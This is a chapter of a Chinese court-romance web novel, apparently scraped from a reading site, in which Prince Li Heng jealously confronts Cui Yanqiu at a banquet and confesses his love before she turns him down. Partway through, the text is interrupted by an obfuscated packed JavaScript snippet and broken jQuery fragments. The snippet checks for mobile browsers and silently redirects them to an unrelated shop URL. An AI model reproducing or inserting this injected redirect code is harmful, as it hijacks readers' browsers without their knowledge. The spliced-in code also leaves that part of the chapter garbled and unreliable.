默认冷灰
24号文字
方正启体

27. 靖王吃醋表白

作者:墨羽承璋本书字数:K更新时间:
    崔愈华惊呼一声,羞红了脸,忙环视四周,见宫人纷纷侧目装作没看到,才小声嗔斥,“靖王还在呢!臣妾一身汗,不妨先去沐浴更衣……”


    “他又没媳妇,管他做什么?”李瑾兴致高涨,头埋在崔愈华颈窝,鼻尖都是她的馨香,“不必沐浴了,今日我高兴呢……让我抱一会儿吧,姐姐。”


    崔愈华与李瑾成婚时,年方十八,而李瑾只有十六岁。二人自小相识,那时李瑾虽贵为太子,却总叫她“姐姐”。


    俩人浓情蜜意,李瑾不忘抬起下巴看一眼李珩,眼神颇为挑衅。


    你没老婆吧?我有老婆!


    李珩无语道,“臣弟欲提醒陛下,此处的是立政殿的大堂。”


    他的声音从牙缝挤出来,“不是大床。”


    “此乃朕的皇宫,你管朕做甚!”李瑾从崔愈华脖颈处探出,语调讥诮,“朕要提醒一下你才是!若你现在再不去醉仙楼看崔砚秋,她一会儿可就要把那八个男倌带回家了!”


    *


    夜是静的。没了白日里的喧嚣,空出一片寂寥。


    又是闹的。醉仙楼的顶层,宴席正酣,众人欢声笑语笑作一团,笑声传出几里地。


    夜风掀起靖王李珩玄色袍角,更深露重,他身上也落了一层吓人的寒气。迟迟抵达醉仙楼时,宵禁将至,宴席接近尾声,大多人已经回府,尤其是家里管得严的卢令娴,已由侍从送回。


    八个清秀的男倌抚琴斟酒,颜娘子陪着楠楠玩七巧板,李骜则坐在一旁,苦涩的酒入腹,只觉得心中紧张苦闷更甚。


    席间还有一位特邀的宾客,他是来自西域的商人,名为穆沙。


    恰逢皇帝鼓励百姓通商,因此丝绸之路畅通,赋税降低。原是穆沙在波斯时便见到过来自大唐的耳挂,设计、做工都称得上精美绝伦,因而慕名前来明月铛,想要与崔店主进行长期业务合作。


    他讲话有一股羊肉串的味道,风趣幽默,性格深得崔砚秋喜欢。由于性格热情奔放,穆沙亦欣赏崔砚秋豪迈的性情。


    听穆沙说,他的妻子赫尔才是商队的首领,自己只是一个打杂的。崔砚秋知道,穆沙虽是在自谦,可赫尔一定是一位更厉害的女子,才能作为一个领袖,引领一路商队。


    靖王李珩风尘仆仆登上醉仙楼,掌柜都知道他的身份,无一人敢阻拦。他步履不停,上楼梯时裙裤飞起,一路抵达最高层。直到路过一扇窗棂,却又退步回来,弯腰观察顶层房内的情形。


    只见崔砚秋一身月白素袍,笑容娇俏,正与一个身形高大、深目高鼻的胡裔男子笑着谈话。那男子笑容灿烂,手舞足蹈,不知说了什么,逗得她掩唇大笑,眉眼弯弯。


    李珩的眼神瞬间冷了下来。


    只见穆沙从怀中取出一个精致的牛皮香囊,示意崔砚秋闻闻。崔砚秋并没有拒绝,她轻嗅香囊,眸中迸溅出惊喜与赞赏。穆沙热情,竟不由分说直接将香囊塞入崔砚秋手中,并且顺势握住她的手,腔调带着一股异域的口音:“崔娘子,此物极其稀少,唯有赠予你,才不算明珠投暗!”


    崔砚秋欣喜收下,爽朗道,“穆沙大方,我定当好生珍惜!”


    二人气氛融洽至极,小窗外的李珩却尽收眼底。胡商握了崔砚秋的手,并将贴身之物相赠,而崔砚秋……竟丝毫不觉不妥,还高高兴兴收下了!


    一股混合着忮忌、恐慌的灼热的恼火,瞬间灼烧了他的理智。


    他快步走向厢房的大门。


    雅间的门骤然被猛地推开。靖王李珩脸色实在谈不上好看,他立于门口,料峭的倒春寒也比不上周身的冰冷。他缓缓扫视过在场的八个面容清秀的男倌,一位西域商人,还有一个倒霉侄子。


    厢房内,方才还欢愉的氛围,瞬间被他周身的寒气降至冰点。


    他大步流星横穿舞台,撞飞扭动着身子跳舞的娇弱男倌,无视众人讶异目光,跨至崔砚秋桌前,强行压抑怒火的嗓音说道,“跟我出来。”


    *


    醉仙楼的最顶层,向下望去,可以俯瞰整个灯火通明的长安城。露台之上,夜风微凉,将楼内的丝竹声吹得缥缈。


    “八个男倌,”李珩咬牙切齿地点头,磨着牙道,“崔店主真是好兴致!”


    崔砚秋干笑一声,拢紧肩上的斗篷,听到他的话轻哂。


    “没邀请靖王殿下来,殿下生气了?”她插科打诨道。


    “是,本王是生气了。”李珩干脆地承认,嗓音骤然间变高,“你邀请的,都是些什么人?!”


    明显能听出他的愠怒。


    崔砚秋懵了。她望着近在咫尺的靖王殿下,突然感觉他有些陌生。


    他一直是古板的、恪守礼仪的,偶尔会露出温柔的笑。可是面前这副模样的他,让她觉得自己好像从来没有深入地了解过李珩。“我邀请何人,还需要请殿下过目么?”她恼了,觉得李珩的气来的好没道理,“您要以什么身份质问我?是大唐的靖王,合作的伙伴,还是……我未婚夫的十二叔?!”


    未婚夫。


    这三个字突然刺痛了李珩。


    是了,在他们之中,隔的还有一个李骜。


    他的手指死死扣着露台的栏杆,常见习武的手指布满薄茧,修长的指尖泛白。


    骤然被训斥,崔砚秋眸中盈满了委屈的泪水,她抬起衣袖要擦去,然而却被李珩锢住手腕,猛地拉近他们之间的距离。


    “十二叔?”他的嗓音低沉,喃喃着,将这三个字重复一遍。超越往日恪守的大防距离,他嗅到了一丝女儿家的馨香,“崔砚秋,你明明知道我心里想要的是什么。”


    崔砚秋吃痛,她挣扎着动了动,李珩原本强硬的语气突然软下来,与手上十二成的力气背道而驰,几近一种类似哀求的语气:


    “看着我,崔砚秋。告诉我,你看着我的眼睛时,心里想的是李骜吗?”


    月光缱绻地落入长安城,似乎对李珩格外眷恋。崔砚秋下意识向李珩看去,俊美的容颜笼罩在如练月华中,一如初见。


    她内心一颤,慌忙偏过头,扭到看不见月光的地方,睫毛抖动得愈加剧烈。李珩将这一切尽收眼底,然而崔砚秋只道,“我想的是谁,与殿下有何干系?放手!”


    他们对峙着,就像是僵持不下的一盘棋局,棋逢对手,让时间仿佛凝固在了这一刻。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17275354|198213||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''/p>


    “退一万步来讲,就算我想的是你,”崔砚秋冷冷道,“那又如何?这世上没有什么事一定要一个结果,也没有任何的心动都必须长厢厮守!”


    手腕松动了一瞬。


    李珩内心炸开一朵小小的烟花——她是在变相承认,自己的”心动“么?


    崔砚秋正过脑袋,却被他轻轻扣住后颈,被迫抬着头直视他的眼睛。


    两人离得太近太近,气息交融,相互纠缠。他的眼底是翻涌的、不再掩饰的波涛汹涌。


    烛火倒映在李珩浅浅的瞳仁中,燃烧起一朵挣扎的情愫。


    他的声音暗哑,低低笑起来,“那你想与谁厮守?和那些曲意逢迎的男倌、不知哪儿来的乡野胡商、还是你那有名无实的未婚夫?”


    “啪!”


    崔砚秋甩手打在他的脸颊之上,猛然推开他,挣脱暧昧的禁锢,“你放肆!”


    她又气又恼,眼中氤氲了一层水光,刺痛了李珩的双眼。“别逼我恨你。”她胸口起伏。


    李珩踉跄着后退,下意识伸手抚上被扇的侧边脸颊,他扯了扯僵硬的嘴角,“看来无论如何暗示,对你装傻充愣来讲,是没用的。”


    他说,“也好,那我就直言了。”


    “崔娘子,我心悦你。


    “不是大唐的靖王,对待侯爵之女的垂怜;不是商铺的合伙人,对待店主的讨好。而是一个男人,对女人的倾慕。”


    他深深吸一口气,感觉在暗沉的深夜中,自己被压得喘不上气。


    “不是因为你的相貌,你的身份,是因为你是崔砚秋,所以我喜欢你。我看见你,便像是在只有黑白甲胄的边塞中,看见翱翔飞过的大雁一般,看见唯一一抹鲜活的色彩。“听到这些话,你总不能再逃避了吧。”


    发丝轻扬,他扭过头来,直视她的眼眸。


    崔砚秋手扶围栏,支撑着瘫软的身体,缓缓后退,拉开了理智的距离。


    冰冷的寒风吹过她的太阳穴,她拼命压下泪腺的喷涌,挣脱出他温柔的、深邃的眼眸。


    “我要回去了,他们还在等我。”崔砚秋拔腿要跑。


    “你还是要逃避。”一只有力的手扯住衣角,“你只是逃避,但是你并不是拒绝我,是不是?”


    “我——”


    “我能理解为,你并非完全不喜欢我,对不对?”


    面对接二连三,步步紧逼的进攻,崔砚秋感觉自己被逼到了一个死胡同口。她想借助什么东西翻越,可是围墙太高、太高。


    “谢谢你,靖王殿下。”崔砚秋默了默,“这份心意的重量,价值千金,太贵、太重。”


    “正因如此,我不能答应你。我这人生平最怕亏欠,对你,亦无例外。


    “我想要的,不是谁的’王妃‘这一位置,而是去看边塞的天、碧蓝的海,出行的商队,与自由的海鸥。


    “我想要能够完全由自己掌控的人生,想要能用自己的双脚丈量天下的土地……可是你只能给我片刻的欢愉,还有一座折断翅膀才能被锁进去的金笼子。“抱歉。”


    她郑重道歉。


    ……
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)